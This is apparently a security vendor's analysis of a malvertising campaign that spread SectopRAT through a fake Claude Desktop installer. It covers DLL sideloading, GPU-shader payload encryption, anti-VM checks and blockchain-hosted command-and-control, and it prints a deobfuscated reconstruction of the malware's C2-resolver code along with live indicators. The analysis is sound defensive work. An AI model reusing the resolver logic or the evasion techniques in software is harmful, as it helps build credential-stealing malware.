Inside FakeAgent: How a Claude Desktop Malvertising Campaign Hit 29 Organizations with SectopRAT

By Michael Tigges

Published: 2026-07-22 · Archived: 2026-07-25 02:01:10 UTC

Update: We have updated the malware attribution for this blog to SectopRAT due to the presence of HVNC in the .NET payload after closer inspection of the related Command and Control services revealed in the Ethereum BSC transactions.

Background

Between July 21 and July 22, 2026, Huntress' Security Operations Center (SOC) lit up with a swathe of unusual executable installs, Defender exclusions, and anomalous persistence across 29 organizations, all coming from `ClaudeDesktop.exe`. The attacks had one common denominator: victims had searched for the Claude desktop app and were taken to a malicious public Claude Artifact on the actual Claude AI domain, which appeared to be a legitimate download link for the desktop app.

Our deeper investigation into the attacks revealed a frustrating anti-analysis technique, command-and-control (C2) data stored in the Ethereum blockchain, and at its core, SectopRAT, a remote access trojan (RAT) that siphons off user credit card data, personal information, files, and passwords. We have titled this campaign **FakeAgent**, for what we believe to be self-evident reasons: the use of Claude to host the malicious loader as a Claude Artifact, and the use of Claude Desktop itself as the masquerading application.

On our end, the analysis of this attack was partially aided by Claude itself. Some reimplementation details, specifically regarding AES and SM5 emulation, were rolled out via Claude Opus 4.8. We think these details are important to disclose, for both transparency, and to be clear where LLM integrations give us an advantage as cyber defenders.

Analysis

Initial Access

SEO poisoning and malicious paid advertisements have been a thorn in the side of cybersecurity practitioners for some time now. This attack is no different. The user performed an innocuous Bing search for "CLAUDE DESKTOP APP". As shown in Figure 1, the sponsored results were filled with fake pages pretending to offer Claude Desktop. However, mixed in with those results was a sponsored link to the legitimate Claude.ai domain.

A closer look at that sponsored link showed something more sinister. Instead of sending the user to a normal page, the ad pointed to the public artifact hosted on Claude.ai. Public artifacts are documents or files that users or large language models can create, upload, and share publicly. They are often used to show simple proof-of-concept content, such as a one-page website, chart, or image.




Figure 1: Bing search results with several malicious sponsored advertisements, including the Claude.ai hosted public artifact.

In this case, the victims are taken from Bing Search to a public artifact hosted at `claude[.]ai/public/artifacts/ca456f1f-44c0-42af-b329-4f1c7534a877`. Claude indicates in a disclaimer in Figure 2 that it posts across all its artifact pages: "Content is user-generated and unverified." We reported the artifact for takedown to help disrupt the distribution of this malware; it has since been removed by Anthropic.

However, before removal, the malicious artifact link had 7,100 page views.




Figure 2: Claude Desktop/Cowork phishing page hosted as a Claude artifact.

This user-generated artifact masquerades as a legitimate Claude Desktop installation, but redirects the user to an external domain when clicking the "Download" button. Specifically, they are sent to `claude.ai.download-app[.]us` (registered May 9, 2026) and subsequently to `downloading-api.it[.]com/html/claude/win`.

At this point, the user is served with a malicious `ClaudeDesktop.exe` file, which they unknowingly download and execute, with disarmed trust given the legitimate Claude.ai domain they originally obtained it from.

Into the Malware

ClaudeDesktop.exe & DockerDesktop.exe

The primary executables are `ClaudeDesktop.exe` and `DockerDesktop.exe`. These are identical: one serves to download and stage the initial payload (`ClaudeDesktop.exe`) and the other (`DockerDesktop.exe`) is written to disk as a persistent scheduled task to repeatedly reinfect the computer.




Figure 3: ClaudeDesktop.exe process details.

It's worth noting that `ClaudeDesktop.exe` is *not* actually `ClaudeDesktop.exe`, but instead a component of JetBrains' `jcef_helper.exe`, a Chromium Embedded Framework application.

This application is vulnerable to a technique known as DLL sideloading.

A brief aside on DLL sideloading

DLL sideloading is a technique whereby a malicious, tampered dynamically linked library (DLL) can be co-located within the search path of the application. These DLLs typically contain code that is imported and executed by the parent executable. By maliciously modifying that function in the DLL, an adversary can achieve execution in the context of a trusted and signed executable.

With this in mind, our actual payload lives in the DLL that is located next to the malicious application (`libcef.dll`). This is a DLL typically found with the Chromium Embedded Framework (hence CEF) and by itself is not cause for alarm.

However, the hash for this file does not match public records, and thus, we can conclude that an adversary has likely tampered with it.

Upon examination of the `libcef.dll` binary, we note a few unique things about our malware:

- It's been packed with VMProtect, a commercial software protection tool that attackers have abused to make their malware notoriously difficult to reverse.
- It has references to an Ethereum contract (`0xc1907d7be91f95903ad66d775c397302e7dd9228`)

VMProtect is genuinely problematic as it makes malware analysis much slower and more resource-intensive for defenders, so we explore the Ethereum contract to begin with. In this case, the Ethereum contract referenced by the binary has no balance, but instead the function calls can be traced to ultimately downloading and executing a payload stored at `cache.dat`, which appears to subsequently install the secondary component of this malware, the RAT itself.

This act of storing command-and-control information in the Ethereum blockchain is a known tactic called "EtherHiding" that has been taking malware development by storm. It is essentially a resilient command-and-control address: by simply posting a new transaction to the Ethereum address, an adversary can trivially rotate their command-and-control services in a manner that is difficult to take down or disrupt. The purpose of these Ethereum contracts is not to contain/move cryptocurrency funds, NFTs, or code representations of some transaction; but to provide a take-down resilient means to allow malware to shift its command and control service.

By calling the Ethereum contract, we're given an encrypted response back, with no apparent way to decrypt it. Recursing through the binary, we can see that the application enters the VMProtect section shortly afterwards, and we're left with a dead end. What was the command and control? What details were being fetched from the Ethereum contract? Faced with the reality of having to work through VMProtect obfuscation or difficult dynamic analysis procedures, we move on to the other payload observed on the host.

Unmasking the RAT

An additional persistence mechanism was written to `%APPDATA\Roaming\Microsoft\EdgeUpdate\Install\sslconf.exe`, so we can explore this next.

`Sslconf.exe` is once again a signed application—in this case, an IBM SPSS binary. IBM SPSS is a statistical analysis platform; so another legitimate and unremarkable application that's widely used in many verticals.

However, our adversary is a fan of patterns. Upon further investigation, we found that the actor once again used DLL sideloading, this time via the sideloading vector `tempdir.dll`. This file is also maliciously modified by the adversary, and this time it doesn't pack VMProtect.

However, it implements several protections that, themselves, are incredibly difficult to overcome. Chief amongst them is the fact that `tempdir.dll` implements a GPU anti-VM gate. This is an anti-analysis technique where malware checks the graphics hardware on a system before deciding whether to actually execute its malicious payload. By examining the DirectX Graphics Interface (DXGI) adapters on the host and looking for values such as `0x1234` (QEMU), `0x15AD` (VMWare), etc., the adversary is able to defeat common analysis platforms.

The attackers also look for limited VRAM (Video RAM) allocations (below 1GB) and perform a small compute shader timing check. Limited VRAM allocation is typically a reliable signal that they could be running inside a virtual machine or sandbox rather than on a real victim's physical computer. If this finishes exceptionally fast, which may be the case in emulation, the malware fails to execute.

This isn't the only graphical interaction with this malware though. In fact, the entire payload was stored on disk as `appcfg.dat`. Traditionally, we would grab the decryption routine from the malware and run it across the payload, but our adversary has thought ahead.

The malware's decryption routine isn't a typical CPU-based decryption routine: instead, it is a compiled DirectX shader that is executed on the payload, delegating payload decryption to the DirectX graphics interface (commonly a graphics card.)

While CPU-based decryption routines typically call crypto APIs or custom algorithms to decrypt into memory—which is easily caught by defenders who can hook crypto API calls and scan the process memory for suspicious unpacked code—GPU/shader-based encryption doesn't use the typical instruction set, and standard reverse engineering toolkits do not handle decompilation of this codebase well. It is essentially abstracted to us, very similarly to the VMProtect payload. The malware does some blackbox magic, and credentials are exfiltrated.

We're faced with a fork in the road now:

- Reverse the VMProtected code
- Look to emulation platforms to try and achieve deobfuscation
- Implement our own SM5 bytecode interpreter and emulate the raw shader function

None of these seem particularly appetizing, but our own SM5 interpreter was the route we opted to chase, with the aid of our trusty Claude integrations.

Using Claude for AI-assisted analysis

We set Claude to task, which immediately began by extracting the DirectX Binary Container (DXBC) file. The file was notably quite large: 26,536 bytes for a simple decryption scheme. This means more than just the crypto-algorithm was embedded.

Peeling it back a bit, we recovered the Rijndael S-box stored within the shader, as well as the key materials. Walking the binary, we were unable to identify any known crypto-algorithms. We initially explored ChaCha20 as a likely case; but this was quickly dismissed with the baked-in tables, which then pointed us to AES-256-CTR.

We recovered the AES forward S-box and the AES Rcon sequence for key expansion, and set to work essentially reimplementing AES to decrypt this without the aid of a GPU. By setting up an oracle, or a decryption piece we can try repeatedly against, we were able to repeatedly validate our assertions of a 'correct' key against the oracle and achieve decryption.

With some steering, we guided Claude into a successful derivation of the AES-256 key and nonce, as well as all relevant cryptographic material. And we politely asked it to levy those to decrypt the payload. It tried OpenSSL and… it failed. LLMs can often introduce bugs or issues with the code, and cryptography is quite precarious, so it's not out of the question that AI-aided analysis made a mistake at some point in the line.

```
#!/usr/bin/env python3
# ============================================================================
#  Shader Model 5.0 (DXBC) bytecode EMULATOR  --  FakeAgent / tempdir.dll
# ----------------------------------------------------------------------------
#  Purpose
#    tempdir.dll decrypts its payload (appcfg.dat) with a Direct3D 11 COMPUTE
#    SHADER rather than on the CPU. No DXBC disassembler was available, so this
#    is a from-scratch interpreter for the shader's SM5 bytecode. It parses the
#    DXBC container (RDEF / SHEX / immediate-constant-buffer), then executes the
#    compute-shader instructions for a single thread to recover what the GPU
#    computes -- proving the algorithm without a GPU.
#
#  What it established
#    * Cipher = AES-256 in CTR mode. S-box + Rcon are baked into the shader's
#      immediate constant buffer (ICB).
#    * NON-STANDARD MixColumns: row 3 = 3*a0 ^ a1 ^ a2 ^ 3*a3  (stock AES uses
#      2*a3). Any off-the-shelf AES produces garbage; the shader math must be
#      reproduced exactly. This interpreter runs the shader's own ops, so it
#      reproduces it faithfully.
#    * Key = key_obf (cbuffer rows 0-1) XOR 0x234282d5 (per 32-bit word).
#      Nonce = cbuffer row 2. CTR counter block = nonce(12) || BE-u32(block).
#    * NOT GPU-keyed: the FNV-1a(GPU-name) value the host puts in params.z is
#      never referenced by the shader -> appcfg.dat is decryptable offline.
#
#  Two blockers that had to be resolved for a byte-exact match
#    1) a 1-byte key_obf transcription error (cbuffer+0x0c dword is 0x8a486b04,
#       not 0x8a486804 -> key byte 13 is 0x6b, not 0x68);
#    2) the non-standard MixColumns row 3 above.
#
#  Interpreter correctness notes (SM5 gotchas handled here)
#    * instruction length taken from opcode-token bits[24:30];
#    * per-instruction pc advance (branch ops use `continue`, others fall to pc+=1);
#    * if/breakc honor the TEST_ZERO vs TEST_NONZERO bit (opcode token bit 18);
#    * precomputed control-flow maps for if/else/endif and loop/endloop/breakc;
#    * dcl_immediateConstantBuffer (customdata) parsed as the S-box/Rcon table.
#
#  Run:  place next to tempdir_appcfg_decrypt.dxbc, then `python3 <thisfile>`
#  Expected tail output:  "RESULT : MATCH -- shader faithfully reproduced"
#
#  cbuffer `Params` (64 bytes) fed below mirrors what sub_180002a80 builds:
#    row0 key_obf_lo, row1 key_obf_hi, row2 nonce_padded,
#    row3 = { 0x234282d5 (deobf const), size 0xdf860, FNV(unused), 0 }
# ============================================================================
```

Figure 4: Claude self-documentation for tempdir.dll SM5 emulation; validates correct understanding of AES-256-CTR modifications against AES oracle to recover AES cryptomaterial.

However, manual cross-checking and reimplementation of particularly opaque parts deriving key traits from the GPU shader still resulted in a failure to decrypt the payload. The SM5 decryption had only parsed several portions of the application, we needed a more realistic implementation. Claude is set to task once again to achieve results.




Figure 5: Claude is giving up on us.

Claude returned and bluntly delivered the news: we've achieved the boundary of what's achievable here. We've reimplemented a more robust SM5 bytecode interpreter, and even discovered why decryption didn't particularly work; the shader uses a non-standard MixColumns function, so a more complete SM5 emulation was fruitful, but ultimately did not result in decryption.

We drop our analyst hats and put on our engineering hats. When things aren't working and you've checked everything relevant, instead examine your assumptions. We create a DirectX shader ourselves to test our application, and it passes, our SM5 implementation is correct. Something in our assumptions upstream is incorrect.

The answer is painfully simple with some manual analysis. We've transcribed the AES key incorrectly. Within the key, a single byte was incorrectly copied as `0x68` instead of `0x6b`. This one-byte error drove our inability to decrypt, even with the fixed Row 3 operation derived from bytecode emulation. If you've ever doubted it, this is the importance in the human-in-the-loop equation.




Figure 6: Claude celebrated, we celebrated, and I think I heard applause from my MacBook speakers.

With this, we're able to decrypt `appcfg.dat` statically on disk (without the use of the shader directly) simply by reimplementing the specific AES-256-CTR algorithm with the slight modification of the Row 3 MixColumns function.

Cracking the Egg

Before we get into this section, I want to remind the viewer of the nuance here: we **do not** have the command and control yet from the binary. We don't even know what it does beyond what we've asserted here.

With this in mind, we set to examining `appcfg.dat`, freshly decrypted by Claude. Within the nonsense we are able to carve out both a standard PE file, as well as a .NET assembly. With some hypothesizing about what this means, the .NET assembly holds the bulk of our loot.

Booting up ILSpy, a common .NET decompiler, we are immediately inundated with a heavily obfuscated .NET payload. Plaintext strings include references to browser logins, cookies, autofills, credit cards, chromium key theft, FTP, Discord, messaging clients, etc.

However, the command and control service is *still* obfuscated, so we're not out of the woods yet—though we have a good idea of what this malware is: SectopRAT. We can triangulate this based on the exposed strings, targeted

data, and behaviors. If not a direct implementation of commodity SectopRAT, it is an unremarkable fork of the SectopRAT family.

Without the command-and-control, however, we're stuck. VMProtect still holds the keys for our command-and-control if we climb back to our earlier analysis, and the .NET payload is also heavily obfuscated. .NET is much easier to work with though, so we hypothesized: "If the adversary used Etherhiding once, they might use it again?" And we began to look for Etherhiding characteristics in the .NET payload.

We hit paydirt.

Burning at Both Ends

We immediately located the HttpClient behavior within the decompiled binary—woefully obfuscated, but discernable; with some variable references that let us climb up to view the configuration structure.



Figure 7: Employing the critically useful skill of Ctrl+F'ing for common function names.

We set Claude to task decrypting and deobfuscating all relevant strings, and generally tracing control flow with our noted HttpClient as the anchor and achieved a faithful representation of the code. It's important to note that this is not a "conventional" deobfuscation; instead the LLM has created its interpretation of what the function looked like based on its understanding of the encryption/obfuscation. This isn't dramatically different from the Intermediate Languages that reverse engineering platforms such as BinaryNinja utilize.

```
// ------------------------------------------------------------------------
//  ck.ll.MoveNext()  - the EtherHiding resolver, deobfuscated.
//  1. Build the eth_call for  retrieve()  on the config contract.
//  2. POST it to the chosen BSC RPC node.
//  3. Parse JSON, take result hex, hex-decode.
//  4. Strip START/FINISH markers -> Base64 -> AES-CBC decrypt -> C2.
// ------------------------------------------------------------------------
public static async System.Threading.Tasks.Task ResolveC2FromChainAsync(string rpcUrl)  // «ck.ll»
{
    var key = new AesKey(Config.AesKeyB64);       // «d = new nj(yk.i)»

    // «e = Encoding.GetString( vp(d, FromBase64(yk.k)) )»  -> the contract address
    string contract = Encoding.UTF8.GetString(
        Crypto.AesCbcDecrypt(key, Convert.FromBase64String(/*yk.k*/ "<enc>")));
    // recovered plaintext:
    // contract == "0xe012d0f34cde9b870e9d9ed566ea5f8fd9b92228"

    // «f = string.Format(text, e, tail)»  - assemble the JSON-RPC body.
    //   text = c(...)  ->  '{ "method": "eth_call", "params": [ { "to": "'
    //   tail = c(...)  ->  '", "data": "0x6d4ce63c" }, "latest" ], "id": 44, "jsonrpc": "2.0" }'
    string head = "{\"method\":\"eth_call\",\"params\":[{\"to\":\"";                  // «c(...)»
    string tail = "\",\"data\":\"0x6d4ce63c\"},\"latest\"],\"id\":44,\"jsonrpc\":\"2.0\"}"; // «c(...)»
    string body = head + contract + tail;         // retrieve()  == selector 0x6d4ce63c

    // «g = new HttpClient(); h = new StringContent(f, UTF8, "application/json")»
    using var http = new HttpClient();
    var content = new StringContent(body, Encoding.UTF8, /*c(...)*/ "application/json");

    // «awaiter2 = http.PostAsync(this.c, h)» - this.c is the RPC url from nu()/ou()
    HttpResponseMessage resp = await http.PostAsync(rpcUrl, content);

    // «q = ReadAsStringAsync(); k = uu().Deserialize<Dictionary<string,object>>(j)»
    string json = await resp.Content.ReadAsStringAsync();
    var map = Deserialize<Dictionary<string, object>>(json);   // «uu()» JSON serializer

    // «l = k["result"].ToString()»
    string resultHex = map[/*c(...)*/ "result"].ToString();    // e.g. "0x0000...STARTxxxxFINISH"
    if (resultHex.StartsWith("0x")) resultHex = resultHex.Substring(2);

    // «m = pu(l); text5 = GetString(m)»  - decode ABI/hex to the wrapped string
    byte[] raw = Crypto.HexToBytes(resultHex);
    string wrapped = Encoding.UTF8.GetString(raw);             // "START<base64>FINISH"

    // «obj = new string[2]{ c(...)="START", c(...)="FINISH" }; n = wrapped.Split(obj,...)[1]»
    string[] markers = { "START", "FINISH" };
    string payloadB64 = wrapped.Split(markers, StringSplitOptions.RemoveEmptyEntries)[1];

    // «o = vp(d, FromBase64(n))»  - AES-CBC decrypt the on-chain payload -> final C2
    byte[] c2 = Crypto.AesCbcDecrypt(key, Convert.FromBase64String(payloadB64));

    // «ht(GetString(o))»  - hand the resolved C2 to the beacon/exfil layer
    UseResolvedC2(Encoding.UTF8.GetString(c2));
    // LIVE (2026-07-21): on-chain value = "STARTImt9qQ0zFR0ig4KLIsdj5hVOQqZK9YZpPhcb+WHnSa4=FINISH"
    //                    -> AES-CBC(key=yk.i) -> "2.24.131.246"
}
```

Figure 8: Deobfuscated LLM representation of embedded .NET code.

With this in hand, we finally have our loot, the Ethereum contract, and the means to decrypt it; and we're given the live command-and-control (C2) address: `2.24.131[.]246`, and we've surmounted the Matryoshka malware nesting present in this campaign.

Operational Security Gone Wrong

Within our analysis, we pivoted on several fields using a combination of public WHOIS records and the Validin intelligence platform. We were able to identify the email address used to register the malicious `download-app[.]us` before the hosting provider redacted the user's personal details.



Domain	Registrar	Registered	Expires	Changed	Count
download-ch.us	Dynadot Inc	2026-05-24 13:41:42Z	2027-05-24 13:41:42Z	2026-05-29 13:41:47Z	3
download-api.us	Dynadot Inc	2026-05-15 09:10:08Z	2027-05-15 09:10:08Z	2026-05-20 09:10:13Z	3
download-app.us	Dynadot Inc	2026-05-09 23:56:24Z	2027-05-09 23:56:24Z	2026-05-14 23:56:29Z	3
polse.us	Dynadot Inc	2026-04-13 14:19:00Z	2027-04-13 14:19:00Z	2026-04-18 14:19:04Z	3
poview34z.us	Dynadot Inc	2026-04-13 14:19:00Z	2027-04-13 14:19:00Z	2026-06-12 14:19:04Z	3
api-download.us	Dynadot Inc	2026-04-13 11:56:51Z	2027-04-13 11:56:51Z	2026-05-12 03:16:13Z	3
greenfore.us	Dynadot Inc	2026-04-05 15:15:03Z	2027-04-05 15:15:03Z	2026-04-10 15:15:06Z	3
greenfore.us	Dynadot Inc	2026-04-05 15:15:03Z	2027-04-05 15:15:03Z	2026-06-04 15:15:07Z	3
desktop-api.us	Dynadot Inc	2025-12-03 18:02:02Z	2026-12-03 18:02:02Z	2025-12-08 18:02:02Z	3
desktop-api.us	Dynadot Inc	2025-12-03 18:02:02Z	2026-12-03 18:02:02Z	2026-02-01 18:02:05Z	3
desktop-app.us	Dynadot Inc	2025-11-21 07:18:40Z	2026-11-21 07:18:40Z	2026-01-20 07:18:44Z	9
github-desktop.us	Dynadot Inc	2025-10-17 16:02:10Z	2026-10-17 16:02:10Z	2025-10-17 16:02:14Z	3
github-desktop.us	Dynadot Inc	2025-10-17 16:02:10Z	2026-10-17 16:02:10Z	2025-10-22 16:02:11Z	6
github-desktop.us	Dynadot Inc	2025-10-17 16:02:10Z	2026-10-17 16:02:10Z	2025-12-16 16:02:13Z	12

Figure 9: Validin results indexing the individual's email address across various phishing and malware distribution sites.

Validin successfully indexed 10 distinct domains registered with this same email address, extending back to December 2025. Further to this, we noted that at least one site hosted with this email address was seized by Microsoft as part of Operation Endgame, a joint international effort to disrupt malware distribution and command and control services. Specifically, the domain `polse[.]us` was identified by Microsoft as hosting StealC stealer malware.

Huntress analysts triangulate this user to a campaign we internally tracked in April 2026, where the same individual utilized Docker Hub to distribute a fake Docker Desktop install with similar tactics, utilizing `libcef.dll` sideloading to distribute malware under the guise of a legitimate Docker install from a trusted domain.

By examining the Ethereum BNB Smart Chain (BSC) transactions for the addresses listed, the command-and-control that we've identified in this attack extends far beyond the current event, back to an initial transaction date of 2025-05-30.

Latest 21 from a total of 21 transactions

Download Page Data

Transaction Hash	Action	Block	Age	From		To	Amount	Txn Fee
0x2af54e35c71...	Update	103835922	40 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
0xa8fa97fd383...	Update	97944022	70 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
0x790298a88f5...	Update	93628000	93 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
0x0eed829a93...	Update	92483607	99 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
0xe161379051...	Update	90449755	109 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
0x7991788b06...	Update	86438425	130 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
0xf7c4e010998...	Update	77899791	175 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
0xd260eed320...	Update	74755980	192 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
0x9bdf94a2185...	Update	73316071	205 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
0x2aa22b8832...	Update	71848720	218 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
0x30f84d5c829...	Update	71022045	225 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
0x3babd13ca5...	Update	70349146	231 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
